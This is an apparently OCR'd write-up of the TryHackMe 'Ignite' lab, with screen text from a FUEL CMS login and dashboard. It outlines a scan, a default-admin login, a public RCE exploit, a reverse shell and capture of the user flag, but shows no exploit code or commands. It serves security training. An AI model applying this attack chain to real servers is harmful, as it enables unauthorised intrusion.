
IGNITE

https://tryhackme.com/room/ignite


SCANNING

I ran an **nmap** aggressive scan on the target to identify the open ports and services running.




FOOTHOLD


The server only had port 80 open. So I accessed it on my browser and found a CMS called Fuel.





When I scrolled to the bottom, I found the admin endpoint and credentials to log in.




I then visited the endpoint and logged in as admin


Welcome to FUEL CMS
FUEL CMS
Private browsing
10.10.77.201/fuel/login/5a6e566c6243396b59584e6f596d3968636d513d
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
neo4j
fuelcms
username
password
Login
Forgot password?



Welcome to FUEL CMS
FUEL CMS : Dashboard
Private browsing
10.10.77.201/fuel/dashboard
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
neo4j
My Website
Dashboard
Logged in as: admin | Logout
SITE
Dashboard
Pages
Blocks
Navigation
Assets
Site Variables
MANAGE
Users
Permissions
Page Cache
Activity Log
Settings
Welcome to FUEL CMS.
It is highly recommend that you change your password from the default of admin.
I'll change my password later
Change password
Site Documentation
Click here for your site documentation.




I didn't find anything useful in the CMS so I looked for exploits related to the CMS version.





I found and downloaded a python exploit that provided RCE.




I used the RCE to get a reverse shell.









After getting a reverse shell, I captured the user flag from the **www-data** user's home directory.



